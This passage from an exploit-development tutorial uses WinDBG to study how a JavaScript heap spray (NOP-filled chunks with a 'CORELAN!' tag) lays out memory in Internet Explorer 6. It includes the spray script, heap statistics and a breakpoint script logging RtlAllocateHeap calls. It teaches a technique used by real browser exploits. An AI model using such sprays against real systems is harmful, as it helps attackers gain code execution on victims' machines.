
WinDBG

Let's see what this heap spray looks like in windbg. Do not close Immunity Debugger, but simply detach Immunity debugger from iexplore.exe (File – detach). Open WinDBG and attach windbg to the iexplore.exe process.



Obviously, we should see the same thing in windbg.

Via View-Memory, we can look at an arbitrary memory location and dump the contents. Dumping one of the addresses found in find.txt should produce something like this :



Windbg has some nice features that make it easy to show heap information. Run the following command in the command view:

```
!heap -stat
```

This will show all process heaps inside the iexplore.exe process, a summary of the segments (reserved & committed bytes), as well as the VirtualAlloc blocks.

```
0:005> !heap -stat
_HEAP 00150000
     Segments            00000004
         Reserved  bytes 00800000
         Committed bytes 00405000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
_HEAP 00910000
     Segments            00000001
         Reserved  bytes 00100000
         Committed bytes 00100000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
_HEAP 00ff0000
     Segments            00000002
         Reserved  bytes 00110000
         Committed bytes 00027000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
_HEAP 00030000
     Segments            00000002
         Reserved  bytes 00110000
         Committed bytes 00014000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
_HEAP 01210000
     Segments            00000002
         Reserved  bytes 00110000
         Committed bytes 00012000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000

0:005>
```

Look at the committed bytes. The default process heap (the first one in the list) appears to have a 'larger' amount of committed bytes compared to the other process heaps.

```
0:008> !heap -stat
_HEAP 00150000
     Segments            00000003
         Reserved  bytes 00400000
         Committed bytes 00279000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
```

You can get more detailed information about this heap using the !heap -a 00150000 command:

```
0:009> !heap -a 00150000
Index   Address  Name      Debugging options enabled
  1:   00150000
    Segment at 00150000 to 00250000 (00100000 bytes committed)
    Segment at 028e0000 to 029e0000 (000fe000 bytes committed)
    Segment at 029e0000 to 02be0000 (0008f000 bytes committed)
    Flags:                00000002
    ForceFlags:           00000000
    Granularity:          8 bytes
    Segment Reserve:      00400000
    Segment Commit:       00002000
    DeCommit Block Thres: 00000200
    DeCommit Total Thres: 00002000
    Total Free Size:      00000e37
    Max. Allocation Size: 7ffdefff
    Lock Variable at:     00150608
    Next TagIndex:        0000
    Maximum TagIndex:     0000
    Tag Entries:          00000000
    PsuedoTag Entries:    00000000
    Virtual Alloc List:   00150050
    UCR FreeList:        001505b8
    FreeList Usage:      2000c048 00000402 00008000 00000000
    FreeList[ 00 ] at 00150178: 0021c6d8 . 02a6e6b0
        02a6e6a8: 02018 . 00958 [10] - free
        029dd0f0: 02018 . 00f10 [10] - free
        0024f0f0: 02018 . 00f10 [10] - free
        00225770: 017a8 . 01878 [00] - free
        0021c6d0: 02018 . 02930 [00] - free
    FreeList[ 03 ] at 00150190: 001dfa20 . 001dfe08
        001dfe00: 00138 . 00018 [00] - free
        001dfb58: 00128 . 00018 [00] - free
        001df868: 00108 . 00018 [00] - free
        001df628: 00108 . 00018 [00] - free
        001df3a8: 000e8 . 00018 [00] - free
        001df050: 000c8 . 00018 [00] - free
        001e03d0: 00158 . 00018 [00] - free
        001def70: 000c8 . 00018 [00] - free
        001d00f8: 00088 . 00018 [00] - free
        001e00e8: 00048 . 00018 [00] - free
        001cfd78: 00048 . 00018 [00] - free
        001d02c8: 00048 . 00018 [00] - free
        001dfa18: 00048 . 00018 [00] - free
    FreeList[ 06 ] at 001501a8: 001d0048 . 001dfca0
        001dfc98: 00128 . 00030 [00] - free
        001d0388: 000a8 . 00030 [00] - free
        001d0790: 00018 . 00030 [00] - free
        001d0040: 00078 . 00030 [00] - free
```

```
    FreeList[ 0e ] at 001501e8: 001c2a48 . 001c2a48
        001c2a40: 00048 . 00070 [00] - free
    FreeList[ 0f ] at 001501f0: 001b5628 . 001b5628
        001b5620: 00060 . 00078 [00] - free
    FreeList[ 1d ] at 00150260: 001ca450 . 001ca450
        001ca448: 00090 . 000e8 [00] - free
    FreeList[ 21 ] at 00150280: 001cfb70 . 001cfb70
        001cfb68: 00510 . 00108 [00] - free
    FreeList[ 2a ] at 001502c8: 001dea30 . 001dea30
        001dea28: 00510 . 00150 [00] - free
    FreeList[ 4f ] at 001503f0: 0021f518 . 0021f518
        0021f510: 00510 . 00278 [00] - free
    Segment00 at 00150640:
        Flags:           00000000
        Base:            00150000
        First Entry:     00150680
        Last Entry:      00250000
        Total Pages:     00000100
        Total UnCommit:  00000000
        Largest UnCommit:00000000
        UnCommitted Ranges: (0)

    Heap entries for Segment00 in Heap 00150000
        00150000: 00000 . 00640 [01] - busy (640)
        00150640: 00640 . 00040 [01] - busy (40)
        00150680: 00040 . 01808 [01] - busy (1800)
        00151e88: 01808 . 00210 [01] - busy (208)
        00152098: 00210 . 00228 [01] - busy (21a)
        001522c0: 00228 . 00090 [01] - busy (88)
        00152350: 00090 . 00080 [01] - busy (78)
        001523d0: 00080 . 000a8 [01] - busy (a0)
        00152478: 000a8 . 00030 [01] - busy (22)
        001524a8: 00030 . 00018 [01] - busy (10)
        001524c0: 00018 . 00048 [01] - busy (40)
<...>
        0024d0d8: 02018 . 02018 [01] - busy (2010)
        0024f0f0: 02018 . 00f10 [10]
    Segment01 at 028e0000:
        Flags:           00000000
        Base:            028e0000
        First Entry:     028e0040
        Last Entry:      029e0000
        Total Pages:     00000100
        Total UnCommit:  00000002
        Largest UnCommit:00002000
        UnCommitted Ranges: (1)
            029de000: 00002000

    Heap entries for Segment01 in Heap 00150000
        028e0000: 00000 . 00040 [01] - busy (40)
        028e0040: 00040 . 03ff8 [01] - busy (3ff0)
        028e4038: 03ff8 . 02018 [01] - busy (2010)
        028e6050: 02018 . 02018 [01] - busy (2010)
        028e8068: 02018 . 02018 [01] - busy (2010)
<...>
```

If we look at the actual allocation statistics in this heap, we see this:

```
0:005> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    3fff8 8 - 1fffc0  (51.56)
    fff8 5 - 4ffd8  (8.06)
    1fff8 2 - 3fff0  (6.44)
    1ff8 1d - 39f18  (5.84)
    3ff8 b - 2bfa8  (4.43)
    7ff8 5 - 27fd8  (4.03)
    18fc1 1 - 18fc1  (2.52)
    13fc1 1 - 13fc1  (2.01)
    8fc1 2 - 11f82  (1.81)
    8000 2 - 10000  (1.61)
    b2e0 1 - b2e0  (1.13)
    ff8 a - 9fb0  (1.01)
    4fc1 2 - 9f82  (1.00)
    57e0 1 - 57e0  (0.55)
    20 2a9 - 5520  (0.54)
    4ffc 1 - 4ffc  (0.50)
    614 c - 48f0  (0.46)
    3980 1 - 3980  (0.36)
    7f8 6 - 2fd0  (0.30)
    580 8 - 2c00  (0.28)
```

We can see a variety of sizes & the number of allocated chunks of a given size, but there's nothing that links us to our heap spray at this point.

Let's find the actual allocation that was used to store our spray data. We can do this using the following command:

```
0:005> !heap -p -a 0x02bc3b3c
    address 02bc3b3c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02b8a440 8000 0000  [01]   02b8a448    3fff8 - (busy)
```

Look at the UserSize – this is the actual size of the heap chunk. So it looks like Internet Explorer allocated a few chunks of 0x3fff8 bytes and stored parts of the array across the various chunks.

We know that the size of the allocation is not always directly related with the data we're trying to store... But perhaps we can manipulate the size of the allocation by changing the size of the BSTR object. Perhaps, if we make it bigger, we might be able to tell Internet Explorer to allocate individual chunks for each BSTR object, chunks that would be sized closer to the actual data we're trying to store.


The closer the heap chunk size is to the actual data we're trying to store, the better this will be.

Let's change our basic script and use a chunksize of 0×4000 (which should result in 0×4000 * 2 bytes of data, so the closer the heap allocation gets to that value, the better):

(spray1b.html)

```
<html>
<script >
// heap spray test script
// corelanc0d3r
// don't forget to remove the backslashes
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%\u214E'); // LAN!

chunk = '';
chunksize = 0x4000;
nr_of_chunks = 200;

for ( counter = 0; counter < chunksize; counter++)
{
    chunk += unescape('%u\9090%u\9090');    //nops
}

document.write("size of NOPS at this point : " + chunk.length.toString() + "<br>");
chunk = chunk.substring(0,chunksize - tag.length);
document.write("size of NOPS after substring : " + chunk.length.toString() + "<br>");

// create the array
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
    testarray[counter] = tag + chunk;
    document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")

</script>
</html>
```

Close windbg and vmmap, and open this new file in Internet Explorer 6.



Attach windbg to iexplore.exe when the spray has finished and repeat the windbg commands:

```
0:008> !heap -stat
_HEAP 00150000
     Segments            00000005
         Reserved  bytes 01000000
         Committed bytes 009d6000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
<...>
```

```
0:008> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    8fc1 cd - 731d8d  (74.54)
    3fff8 2 - 7fff0  (5.18)
    1fff8 3 - 5ffe8  (3.89)
    fff8 5 - 4ffd8  (3.24)
    1ff8 1d - 39f18  (2.35)
    3ff8 b - 2bfa8  (1.78)
    7ff8 4 - 1ffe0  (1.29)
    18fc1 1 - 18fc1  (1.01)
    7ff0 3 - 17fd0  (0.97)
```

```
    13fc1 1 - 13fc1  (0.81)
    8000 2 - 10000  (0.65)
    b2e0 1 - b2e0  (0.45)
    ff8 8 - 7fc0  (0.32)
    57e0 1 - 57e0  (0.22)
    20 2ac - 5580  (0.22)
    4ffc 1 - 4ffc  (0.20)
    614 c - 48f0  (0.18)
    3980 1 - 3980  (0.15)
    7f8 7 - 37c8  (0.14)
    580 8 - 2c00  (0.11)
```

In this case, 74.54% of the allocations have the same size : 0x8fc1 bytes. We see 0xcd (205) number of allocations.

This might be an indication of our heap spray. The heap chunk value is closer to the size of data we've tried to allocate, and the number of chunks found is close to what we sprayed too.

Note : you can show the same info for all heaps by running !heap -stat -h

Next, you can list all allocations of a given size using the following command:

```
0:008> !heap -flt s 0x8fc1
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        001f1800 1200 0000  [01]   001f1808    08fc1 - (busy)
        02419850 1200 1200  [01]   02419858    08fc1 - (busy)
          OLEAUT32!CTypeInfo2::`vftable'
        02958440 1200 1200  [01]   02958448    08fc1 - (busy)
        02988440 1200 1200  [01]   02988448    08fc1 - (busy)
        02991440 1200 1200  [01]   02991448    08fc1 - (busy)
        0299a440 1200 1200  [01]   0299a448    08fc1 - (busy)
        029a3440 1200 1200  [01]   029a3448    08fc1 - (busy)
        029ac440 1200 1200  [01]   029ac448    08fc1 - (busy)
<...>
        02a96440 1200 1200  [01]   02a96448    08fc1 - (busy)
        02a9f440 1200 1200  [01]   02a9f448    08fc1 - (busy)
        02aa8440 1200 1200  [01]   02aa8448    08fc1 - (busy)
        02ab1440 1200 1200  [01]   02ab1448    08fc1 - (busy)
        02aba440 1200 1200  [01]   02aba448    08fc1 - (busy)
        02ac3440 1200 1200  [01]   02ac3448    08fc1 - (busy)
        02ad0040 1200 1200  [01]   02ad0048    08fc1 - (busy)
        02ad9040 1200 1200  [01]   02ad9048    08fc1 - (busy)
        02ae2040 1200 1200  [01]   02ae2048    08fc1 - (busy)
        02aeb040 1200 1200  [01]   02aeb048    08fc1 - (busy)
        02af4040 1200 1200  [01]   02af4048    08fc1 - (busy)
        02afd040 1200 1200  [01]   02afd048    08fc1 - (busy)
        02b06040 1200 1200  [01]   02b06048    08fc1 - (busy)
        02b0f040 1200 1200  [01]   02b0f048    08fc1 - (busy)
        02b18040 1200 1200  [01]   02b18048    08fc1 - (busy)
        02b21040 1200 1200  [01]   02b21048    08fc1 - (busy)
        02b2a040 1200 1200  [01]   02b2a048    08fc1 - (busy)
        02b33040 1200 1200  [01]   02b33048    08fc1 - (busy)
        02b3c040 1200 1200  [01]   02b3c048    08fc1 - (busy)
        02b45040 1200 1200  [01]   02b45048    08fc1 - (busy)
 <...>
        030b4040 1200 1200  [01]   030b4048    08fc1 - (busy)
        030bd040 1200 1200  [01]   030bd048    08fc1 - (busy)
```

The pointer listed under "HEAP_ENTRY" is the begin of the allocated heap chunk. The pointer under "UserPtr" is the begin of the data in that heap chunk(which should be the begin of the BSTR object).

Let's dump one of the chunks in the list (I took the last one):

```
0:008> d 030bd040
030bd040  00 12 00 12 8a 01 ff 04-00 80 00 00 43 4f 52 45  ............CORE
030bd050  4c 41 4e 21 90 90 90 90-90 90 90 90 90 90 90 90  LAN!............
030bd060  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
030bd070  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
030bd080  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
030bd090  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
030bd0a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
030bd0b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Perfect. We see a heap header (the first 8 bytes), the BSTR object header (4 bytes, blue rectangle), the tag and the NOPS. For your information, The heap header of a chunk that is in use, contains the following pieces:

Size of current chunk	Size of previous chunk	CK (Chunk Cookie)	FL (Flags)	UN (Unused ?)	SI (Segment Index)
\x00\x12	\x00\x12	\x8a	\x01	\xff	\x04

Again, the BSTR object header indicates a size that is twice the chunksize we defined in our script, but we know this is caused by the length returned from the unescaped data. We did in fact allocate 0×8000 bytes… the length property just returned half of what we allocated.

The heap chunk size is larger than 0×8000 bytes. It has to be slightly larger than 0×8000 (because it needs some space to store it's own heap header… 8 bytes in this case, and space for the BSTR header + terminator (6 bytes)). But the actual chunk size is 0x8fff – which is still a lot larger than what we need.

It's clear that we managed to tell IE to allocate individual chunks instead of storing everything into just a few bigger blocks, but we still haven't found the correct size to make sure the chance on landing in an uninitialized area is minimal. (In this example, we had 0xfff bytes of garbage).

Let's change the size one more time, set chunksize to 0×10000:

(spray1c.html)

Results:

```
0:008> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    20010 c8 - 1900c80  (95.60)
    8000 5 - 28000  (0.60)
    20000 1 - 20000  (0.48)
    18000 1 - 18000  (0.36)
    7ff0 3 - 17fd0  (0.36)
    13e5c 1 - 13e5c  (0.30)
    b2e0 1 - b2e0  (0.17)
    8c14 1 - 8c14  (0.13)
    20 31c - 6380  (0.09)
    57e0 1 - 57e0  (0.08)
    4ffc 1 - 4ffc  (0.07)
    614 c - 48f0  (0.07)
    3980 1 - 3980  (0.05)
    580 8 - 2c00  (0.04)
    2a4 f - 279c  (0.04)
    20f8 1 - 20f8  (0.03)
    d8 27 - 20e8  (0.03)
    e0 24 - 1f80  (0.03)
    1800 1 - 1800  (0.02)
    17a0 1 - 17a0  (0.02)
```

Ah – much much closer to our expected value. The 0×10 bytes are needed for the heap header and the BSTR header + terminator. The rest of the chunk should be filled with our TAG + NOPS.

```
0:008> !heap -flt s 0x20010
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02897fe0 4003 0000  [01]   02897fe8    20010 - (busy)
        028b7ff8 4003 4003  [01]   028b8000    20010 - (busy)
        028f7018 4003 4003  [01]   028f7020    20010 - (busy)
        02917030 4003 4003  [01]   02917038    20010 - (busy)
        02950040 4003 4003  [01]   02950048    20010 - (busy)
        02970058 4003 4003  [01]   02970060    20010 - (busy)
        02990070 4003 4003  [01]   02990078    20010 - (busy)
        029b0088 4003 4003  [01]   029b0090    20010 - (busy)
        029d00a0 4003 4003  [01]   029d00a8    20010 - (busy)
        029f00b8 4003 4003  [01]   029f00c0    20010 - (busy)
        02a100d0 4003 4003  [01]   02a100d8    20010 - (busy)
        02a300e8 4003 4003  [01]   02a300f0    20010 - (busy)
        02a50100 4003 4003  [01]   02a50108    20010 - (busy)
        02a70118 4003 4003  [01]   02a70120    20010 - (busy)
        02a90130 4003 4003  [01]   02a90138    20010 - (busy)
        02ab0148 4003 4003  [01]   02ab0150    20010 - (busy)
        02ad0160 4003 4003  [01]   02ad0168    20010 - (busy)
        02af0178 4003 4003  [01]   02af0180    20010 - (busy)
        02b10190 4003 4003  [01]   02b10198    20010 - (busy)
        02b50040 4003 4003  [01]   02b50048    20010 - (busy)
<...>
```

If the chunks are adjacent, we should see the end of the chunk and begin of the next chunk right next to each other. Let's dump the memory contents of the begin of one of the chunks, at offset 0×20000:

```
0:008> d 02b50040+0x20000
02b70040  90 90 90 90 90 90 90 90-90 90 90 90 00 00 00 00  ................
02b70050  00 00 00 00 00 00 00 00-03 40 03 40 a1 01 08 03  .........@.@....
02b70060  00 00 02 00 43 4f 52 45-4c 41 4e 21 90 90 90 90  ....CORELAN!....
02b70070  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b70080  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b70090  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b700a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b700b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Good !

Tracing string allocations with WinDBG

Being able to trace what triggers allocations and tracking the actual allocations in a debugger is an often needed skill. I'll use this opportunity to share some tips on using WinDBG scripts, to log allocations in this case.

I'll use the following script (written for XP SP3) which will log all calls to RtlAllocateHeap(), requesting a chunk bigger than 0xFFF bytes, and will return some information about the allocation request.

> ***bp ntdll!RtlAllocateHeap+0×117 "r $t0=esp+0xc;.if (poi(@$t0) > 0xfff) {.printf \"RtlAllocateHeap hHEAP 0x%x, \", poi(@esp+4);.printf \"Size: 0x%x, \", poi(@$t0);.printf \"Allocate chunk at 0x%x\", eax;.echo;ln poi(@esp);.echo};g"***
>
> .logopen heapalloc.log
>
> g

(spraylog.windbg)

The first line contains a few parts:


- a breakpoint on ntdll.RtlAllocateHeap() + 0×117. This is the end of the function on XP SP3 (the RET instruction). When the function returns, we'll have access to the heap address that is returned by the function, as well as the requested size of the allocation (stored on the stack). If you want to use this


script on another version of Windows, you will have to adjust the offset to the end of the function, and also verify that the arguments are placed at the same the location on the stack, and the returning heap pointer is placed in eax.
- when the breakpoint occurs, a series of commands will be executed (all commands between the double quotes). You can separate commands using semi-colon. The commands will pick up the requested size from the stack (esp+0c) and see if the size is bigger than 0xfff (just to avoid that we'll log smaller allocations. Feel free to change this value as needed). Next, some information about the API call & arguments will be shown, as well as showing the returnTo pointer (basically showing where the allocation will return to after it finished running.
- finally, "g" which will tell the debugger to continue running.
- Next, the output will be written to heapalloc.log
- Finally, we"ll tell the debugger to start running (final "g")

Since we are only interested in the allocations derives from the actual spray, we won't activate the windbg script until right before the actual spray. In order to do that, we'll change the spray1c.html javascript code and insert an alert("Ready to spray"); right before the iteration near the end of the script:


```
// create the array
testarray = new Array();
// insert alert
alert("Ready to spray");
for ( counter = 0; counter < nr_of_chunks; counter++)
{
    testarray[counter] = tag + chunk;
    document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")
```

Open the page in IE6 and wait until the first MessageBox ("Ready to spray") is displayed. Attach windbg (which will pause the process) and paste in the 3 lines of script. The "g" at the end of the script will tell WinDBG to continue to run the process.







Go back to the browser window and click "OK" on the MessageBox.



The heap spray will now run, and WinDBG will log all allocations larger than 0xfff bytes. Because of the logging, the spray will take a little longer. When the spray is done, go back to windbg and break WinDBG (CTRL+Break).



Tell windbg to stop logging by issuing the .logclose command (don't forget the dot at the begin of the command).



Look for heapalloc.log (in the WinDBG application folder). We know that we need to look for allocations of 0×20010 bytes. Near the begin of the logfile, you should see something like this:

```
RtlAllocateHeap hHEAP 0x150000, Size: 0x20010, Allocate chunk at 0x2aab048
(774fcfdd)   ole32!CRetailMalloc_Alloc+0x16   |  (774fcffc)   ole32!CoTaskMemFree
```

ALmost all other entries are very similar to this one. This log entry shows us that

- we allocated a heap chunk from the default process heap (0×00150000 in this case)
- the allocated chunk size was 0×20010 bytes
- the chunk was allocated at 0x002aab048
- after allocating the chunk, we will return to 774fcfdd (ole32!CRetailMalloc_Alloc+0×16), so the call to allocating the string will be right before that location.

Unassembling the CRetailMalloc_Alloc function, we see this:

```
0:009> u 774fcfcd
ole32!CRetailMalloc_Alloc:
774fcfcd 8bff            mov     edi,edi
```

```
774fcfcf 55              push    ebp
774fcfd0 8bec            mov     ebp,esp
774fcfd2 ff750c          push    dword ptr [ebp+0Ch]
774fcfd5 6a00            push    0
774fcfd7 ff3500706077    push    dword ptr [ole32!g_hHeap (77607000)]
774fcfdd ff15a0124e77    call    dword ptr [ole32!_imp__HeapAlloc (774e12a0)]
774fcfe3 5d              pop     ebp
0:009> u
ole32!CRetailMalloc_Alloc+0x17:
774fcfe4 c20800          ret     8
```

